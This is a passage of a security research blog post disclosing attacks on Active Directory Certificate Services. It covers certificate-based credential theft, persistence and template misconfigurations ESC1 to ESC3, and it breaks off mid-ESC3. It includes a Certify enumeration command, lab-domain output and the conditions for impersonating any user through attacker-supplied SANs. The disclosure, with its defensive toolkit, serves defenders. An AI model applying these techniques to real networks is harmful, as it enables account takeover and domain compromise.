Certified Pre-Owned


By Will Schroeder

Published: 2021-06-17 · Archived: 2026-04-05 16:13:02 UTC

L;DR *Active Directory Certificate Services has a lot of attack potential! Check out our whitepaper "Certified Pre-Owned: Abusing Active Directory Certificate Services" for complete details. We're also presenting this material at Black Hat USA 2021.*

[EDIT 06/22/21] — We've updated some of the details for ESC1 and ESC2 in this post which will be shortly updated in the whitepaper.

For the past several months, we (Will Schroeder and Lee Christensen) have been diving into the security of Active Directory Certificate Services (AD CS). While several aspects of Active Directory have received thorough attention from a security perspective, Active Directory Certificate Services has been relatively overlooked. AD CS is Microsoft's PKI implementation that provides everything from encrypting file systems, to digital signatures, to user authentication (a large focus of our research), and more. While AD CS is not installed by default for Active Directory environments, from our experience in enterprise environments it is widely deployed, and the security ramifications of misconfigured certificate service instances are enormous.



Today we're releasing the results of our research so far (there is still much to look at, and we know we have missed things) in the form of an extensive whitepaper and a defensive PowerShell toolkit for auditing these issues. The toolkit is heavily defensive focused, but we will also release two offensive tools in ~45 days at Black Hat, as we believe that the issues described in the paper are severe and widespread enough to warrant a delay in the offensive tool release. The whitepaper also contains substantial preventative and detective guidance.

Whitepaper — "*Certified Pre-Owned: Abusing Active Directory Certificate Services*"

Defensive Toolkit — PSPKIAudit (based on PSPKI)

Offensive Toolkit —(code will be pushed at Black Hat, preemptive IOCs/Yara rules are currently live) Certify and ForgeCert

AD CS and its security implications are complicated, and we highly recommend reading the whitepaper for complete context. This post is a *brief* summary of the paper, and we will release a number of additional posts in the coming weeks and months to highlight elements of the research.

So why care about this? Certificate abuse can grant an attacker:

User Credential Theft (1 year +)	Stealing existing user certificates capable of domain authentication or actively requesting a new certificate from a user's context. *Survives user password changes and can be done without elevation or touching LSASS!*
Machine Persistence (1 year +)	Stealing existing system certificates capable of domain authentication or actively requesting a new certificate from a system's context, combined with resource-based constrained delegation (or just S4U2Self). *Survives machine password changes and can be done without touching LSASS!*
Domain Escalation Paths	Misconfigured certificate templates that allow Subject Alternative Name (SAN) specification, vulnerable Certificate Request Agent templates, vulnerable template ACLs, the EDITF_ATTRIBUTESUBJECTALTNAME2 flag being set, vulnerable CA permissions, or NTLM relay to web enrollment endpoints.
Domain Persistence	Stealing the certificate authority's private key and forging "golden" certificates.

Of note, nearly every environment with AD CS that we've examined for domain escalation misconfigurations has been vulnerable. It's hard for us to overstate what a big deal these issues are.

Sidenote: *because of the number of attacks we ended up documenting in this research, we have tagged each attack with an ID (e.g., ESC2) as well as each defense (e.g., DETECT3). This is for ease of mapping of attacks to appropriate defenses in the whitepaper.*

Active Directory Certificate Services Crash Course

Common Terms and Acronyms

There are a lot of terms and acronyms we're going to be using throughout this post (and paper), so here's a quick breakdown of a few for reference:

PKI (Public Key Infrastructure) — a system to manage certificates/public key encryption

AD CS (Active Directory Certificate Services) — Microsoft's PKI implementation

CA (Certificate Authority) — PKI server that issues certificates

Enterprise CA — CA integrated with AD (as opposed to a standalone CA), offers certificate templates

Certificate Template — a collection of settings and policies that defines the contents of a certificate issued by an enterprise CA

CSR (Certificate Signing Request) — a message sent to a CA to request a signed certificate

EKU (Extended/Enhanced Key Usage) — one or more object identifiers (OIDs) that define how a certificate can be used


Overview

AD CS is a server role that functions as Microsoft's public key infrastructure PKI implementation. As expected, it integrates tightly with Active Directory and enables the issuing of certificates, which are X.509-formatted digitally signed electronic documents that can be used for encryption, message signing, and/or authentication (our research focus).

The information included in a certificate binds an identity (the subject) to a public/private key pair. An application can then use the key pair in operations as proof of the identity of the user. Certificate Authorities (CAs) are responsible for issuing certificates.


At a high level, clients generate a public-private key pair, and the public key is placed in a certificate signing request (CSR) message along with other details such as the subject of the certificate and the certificate template name. Clients then send the CSR to the Enterprise CA server. The CA server then checks if the client is allowed to request certificates. If so, it determines if it will issue a certificate by looking up the certificate template AD object (more on these shortly) specified in the CSR. The CA will check if the certificate template AD object's permissions allow the authenticating account to obtain a certificate. If so, the CA generates a certificate using the "blueprint" settings defined by the certificate template (e.g., EKUs, cryptography settings, issuance requirements, etc.) and using the other information supplied in the CSR if allowed by the certificate's template settings. The CA signs the certificate using its private key and then returns it to the client.

That's a lot of text. So here's a graphic:



Certificate Templates

AD CS Enterprise CAs issue certificates with settings defined by AD objects known as certificate templates. These templates are collections of enrollment policies and predefined certificate settings and contain things like "*How long is this certificate valid for?*", "*What is the certificate used for?*", "*How is the subject specified?*", "*Who is allowed to request a certificate?*", and a myriad of other settings:



The *pKIExtendedKeyUsage* attribute on an AD certificate template object contains an array of object identifiers (OIDs) enabled for the template. These EKU object identifiers affect what the certificate can be used for (PKI Solutions has a breakdown of the EKU OIDs available from Microsoft). Our research focused on EKUs that, when present in a certificate, permit authentication to Active Directory. We originally thought that only the "Client

Authentication“ OID (1.3.6.1.5.5.7.3.2) enabled this; however, our research also found that the following OID scenarios can enable certificate-based authentication:

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs present)

**The 1.3.6.1.5.2.3.4 OID is not present in AD CS deployments by default and needs to be added manually, but it does work for client authentication.*

Templates also have a number of other interesting settings which we explore in depth in the whitepaper. The paper also covers template “Issuance Requirements” which can function as preventative controls, which we will briefly touch on in this post.


Subject Alternative Names

A Subject Alternative Name (SAN) is an extension that allows additional identities to be bound to a certificate beyond just the subject of the certificate. For example, if a web server hosts content for multiple domains, each applicable domain could be included in the SAN so that the web server only needs a single HTTPS certificate instead of one for each domain.

This is all well and good for HTTPS certificates, but when combined with certificates that allow domain authentication, a dangerous scenario can arise. By default during certificate-based authentication, certificates are mapped to Active Directory accounts based on a user principal name (UPN) specified in the SAN. *So, if an attacker can specify an arbitrary SAN when requesting a certificate that enables domain authentication, and the CA creates and signs a certificate using the attacker-supplied SAN, the attacker can become any user in the domain!* Domain escalation scenarios can result from various AD CS template misconfigurations that allow unprivileged users to supply an arbitrary SAN in a certificate enrollment. We’ll cover these situations in the **Domain Escalation** section.


Active Directory Authentication with Certificates

Last year, @_ethicalchaos_ made a PR to Rubeus to implement PKINIT abuse, and covers more details on this in depth in their post on attacking smart card based Active Directory networks. This was a missing link for us offensively, and means that we can now use Rubeus to request a Kerberos ticket granting ticket (TGT) using a certificate enabled for domain authentication:



That's right, *we don't need a physical smart card or the Windows Credential Store to perform this certificate-based Kerberos authentication!* Benjamin Delpy's (@gentilkiwi) Kekeo has supported this for years, but the Rubeus implementation made it more readily usable for our operations.

During our research, we also found that some protocols use Schannel — the security package backing SSL/TLS — to authenticate domain users. LDAPS is a commonly enabled use case. For example, the following screenshot shows the PowerShell script Get-LdapCurrentUser authenticating to LDAPS using a certificate for authentication and performing an LDAP whoami to see what account authenticated:



Account Persistence

If an Enterprise CA exists, a user (or machine) can request a cert for any template available to them for enrollment. The whitepaper covers theft of existing certificates, but we're only going to touch on "active" malicious enrollments here. Our goal, in the context of user credential theft, is to request a certificate for a

template that allows us to authenticate to Active Directory as that user (or machine). For complete details, see the "Account Persistence" section in the whitepaper.

The **Certify.exe find /clientauth** command will query LDAP for available templates that we can examine for our desired criteria:


```
[*] Available Certificates Templates :

    CA Name                         : dc.theshire.local\theshire-DC-CA
    Template Name                   : User
    Validity Period                 : 1 year
    Renewal Period                  : 6 weeks
    msPKI-Certificates-Name-Flag    : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag           : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required  : 0
    pkiextendedkeyusage             : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : THESHIRE\Domain Admins         S-1-5-21-937929760-3187473010-80948926-512
                                      THESHIRE\Domain Users          S-1-5-21-937929760-3187473010-80948926-513
                                      THESHIRE\Enterprise Admins     S-1-5-21-937929760-3187473010-80948926-519
      Object Control Permissions
        Owner                       : THESHIRE\Enterprise Admins     S-1-5-21-937929760-3187473010-80948926-519
        WriteOwner Principals       : THESHIRE\Domain Admins         S-1-5-21-937929760-3187473010-80948926-512
                                      THESHIRE\Enterprise Admins     S-1-5-21-937929760-3187473010-80948926-519
        WriteDacl Principals        : THESHIRE\Domain Admins         S-1-5-21-937929760-3187473010-80948926-512
                                      THESHIRE\Enterprise Admins     S-1-5-21-937929760-3187473010-80948926-519
        WriteProperty Principals    : THESHIRE\Domain Admins         S-1-5-21-937929760-3187473010-80948926-512
                                      THESHIRE\Enterprise Admins     S-1-5-21-937929760-3187473010-80948926-519
```


This can also be done via PSPKIAudit with **Get-AuditCertificateTemplate | ?{$_.HasAuthenticationEku}**

```
CA                     : dc.theshire.local\theshire-DC-CA
Name                   : User
SchemaVersion          : 1
OID                    : 1.3.6.1.4.1.311.21.8.10395027.10224472.4213181.15714845.1171465.9.1.1
VulnerableTemplateACL  : False
LowPrivCanEnroll       : True
EnrolleeSuppliesSubject : False
EnhancedKeyUsage       : Encrypting File System (1.3.6.1.4.1.311.10.3.4)|Secure Email (1.3.6.1.5.5.7.3.4)|Client
                         Authentication (1.3.6.1.5.5.7.3.2)
HasAuthenticationEku   : True
HasDangerousEku        : False
EnrollmentAgentTemplate : False
CAManagerApproval      : False
IssuanceRequirements   : [Issuance Requirements]
                           Authorized signature count: 0
                           Reenrollment requires: same criteria as for enrollment.
ValidityPeriod         : 1 years
RenewalPeriod          : 6 weeks
Owner                  : THESHIRE\Enterprise Admins
DACL                   : NT AUTHORITY\Authenticated Users (Allow) - Read
                         THESHIRE\Domain Admins (Allow) - Read, Write, Enroll
                         THESHIRE\Domain Users (Allow) - Read, Enroll
                         THESHIRE\Enterprise Admins (Allow) - Read, Write, Enroll
```

If we have GUI access to a host, we can manually request a certificate through *certmgr.msc*.
Alternatively, Certify (or **certreq.exe**) can be used be used for these malicious enrollments:



These issued certificates can then be used with Rubeus to authenticate to Active Directory as this user, for as long as the certificate is valid. ***This is an alternative method of long-term credential theft that doesn't touch LSASS and can be performed from a non-elevated context!***



This also works for machine certificates, which can be combined with S4U2Self to obtain a Kerberos service ticket to any service on the host (e.g., CIFS, HTTP, RPCSS, etc.) as any user. Elad Shamir's excellent post about Kerberos delegation attacks details this attack scenario.

And since certificates are independent authentication material, ***these certificates will still be usable even if the user (or computer) resets their password!***

Domain Escalation

While there isn't anything *necessarily* inherently insecure about AD CS (except for ESC8 as detailed below), it is surprisingly easy to misconfigure its various elements, resulting in ways for unelevated users to escalate in the domain. We'll briefly cover the main sets of misconfigurations, but again, see the whitepaper for complete details.

Misconfigured Certificate Templates — ESC1

In order to abuse this misconfiguration, the following conditions must be met:

The Enterprise CA grants low-privileged users enrollment rights. The Enterprise CA's configuration must permit low-privileged users the ability to request certificates. See the "*Background — Certificate Enrollment*" in the whitepaper paper for more details.

Manager approval is disabled. This setting necessitates that a user with certificate manager permissions review and approve the requested certificate before the certificate is issued. See the "*Background — Certificate Enrollment — Issuance Requirements*' section in the whitepaper paper for more details.

No authorized signatures are required. This setting requires any CSR to be signed by an existing authorized certificate. See the "*Background — Certificate Enrollment — Issuance Requirements*" section in the whitepaper for more details.

An overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users. Having certificate enrollment rights allows a low-privileged attacker to request and obtain a certificate based on the template. Enrollment rights are granted via the certificate template AD object's security descriptor.

The certificate template defines EKUs that enable authentication. Applicable EKUs include Client Authentication (OID 1.3.6.1.5.5.7.3.2), PKINIT Client Authentication (1.3.6.1.5.2.3.4), Smart Card Logon (OID 1.3.6.1.4.1.311.20.2.2), Any Purpose (OID 2.5.29.37.0), or no EKU (SubCA).

The certificate template allows requesters to specify a subjectAltName (SAN) in the CSR. If a requester can specify the SAN in a CSR, the requester can request a certificate as anyone (e.g., a domain admin user). The certificate template's AD object specifies if the requester can specify the SAN in its *mspki-certificate-name-flag* property. The mspki-certificate-name-flag property is a bitmask and if the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag is present, a requester can specify the SAN. This is surfaced as the "Supply in request" option in the "Subject Name" tab in certtmpl.msc.

Misconfigured Certificate Templates — ESC2

In order to abuse this misconfiguration, the following conditions must be met:

The Enterprise CA grants low-privileged users enrollment rights. Details are the same as in ESC1.**Manager approval is disabled.** Details are the same as in ESC1.

No authorized signatures are required. Details are the same as in ESC1.

An overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users. Details are the same as in ESC1.

The certificate template defines Any Purpose EKUs or no EKU.

[EDIT 06/22/21]

While templates with these EKUs can't be used to request authentication certificates as other users without the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag being present (i.e., ESC1), an attacker can use them to authenticate to AD as the user who requested them and these two EKUs are certainly dangerous on their own.

We were initially a bit unclear about the capabilities of the **Any Purpose** and subordinate CA (**SubCA**) EKUs, but others reached out and helped us clarify our understanding. An attacker can use a certificate with the **Any Purpose** EKU for (surprise!) any purpose — client authentication, server authentication, code signing, etc. In

contrast, an attacker can use a certificate with no EKUs — a subordinate CA certificate — for any purpose as well but could also use it to sign new certificates. As such, using a subordinate CA certificate, an attacker could specify arbitrary EKUs or fields in the new certificates.

HOWEVER, if the subordinate CA is not trusted by the NTAuthCertificates object (which it won't be by default), the attacker cannot create new certificates that will work for domain authentication. Still, the attacker can create new certificates with any EKU and arbitrary certificate values, of which there's plenty the attacker could potentially abuse (e.g., code signing, server authentication, etc.) and might have large implications for other applications in the network like SAML, AD FS, or IPSec.

We feel confident in stating that it's very bad if an attacker can obtain an **Any Purpose** or subordinate CA (**SubCA**) certificate, regardless of whether it's trusted by NTAuthCertificates or not.

[/EDIT]

Enrollment Agent Templates — ESC3

In order to abuse this misconfiguration, the following conditions must be met:

The Enterprise CA grants low-privileged users enrollment rights. Details are the same as in ESC1.

Manager approval is disabled. Details are the same as in ESC1.

